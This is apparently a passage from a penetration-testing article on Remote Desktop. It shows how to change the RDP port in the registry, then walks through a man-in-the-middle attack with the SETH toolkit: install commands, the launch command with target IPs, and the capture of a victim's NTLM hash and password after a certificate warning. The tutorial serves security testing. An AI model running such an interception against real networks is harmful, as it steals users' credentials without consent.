
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp

Here we have the port number as shown in the image. Change it to another value and save your changes. Now the RDP will be running on the specified port.



In our demonstration, we changed the port to 3314 from 3389. We can use the rdesktop command from Linux to connect to the Windows machine as shown in the image given below.


```
rdesktop 192.168.1.41:3314
```



Man-in-the-Middle Attack: SETH


As we are familiar with the typical Man-in-the-Middle attacks, the attacker most likely impersonates the correct authentication mode and the user who is unaware of the switch unknowingly provides the correct credentials. Some other methods and tools can be used to perform this kind of attack, but the SETH toolkit is the one that seems elegant. We start by cloning it directly from its GitHub repository and then installing some pre-requirements.

```
git clone https://github.com/SySS-Research/Seth.git
cd Seth
pip install -r requirements.txt
apt install dsniff
```




After the installation, to mount the attack, we require the local IP address, the target IP address, and the network interface that will be used. In this case, it is eth0. Here we see that the attack has been mounted and is ready for the victim.


./seth.sh eth0 192.168.1.5 192.168.1.3 192.168.1.41




From the victim's perspective, they open up the Remote Desktop Connection dialogue and try to connect to the machine and user of their choice. It asks for the credentials to connect as any original security authentication prompt.



Next, we have the Certificate Manager. Here we can see that there seems to be a conflict regarding the server name and trusted certifying authority. This is usually quite similar to the window that asks you to save the certificate. The victim won't think twice before clicking "Yes" on the window.



As soon as the connection is established, we can go back to Kali Linux, where we mounted the attack. We can see that it was able to capture the NTLM hash as well as the password that was entered by the victim. This completes the Man-In-the-Middle Attack.



Conclusion

The Remote Desktop Service is one of the most used services. It was quite important when it was introduced by Microsoft, but the pandemic and work from home culture have made it a necessity for every enterprise. This article serves as a detailed guide to how to perform a penetration test on an RDP setup. We hope it can give penetration testers the edge that they need over threat actors targeting their RDP environment.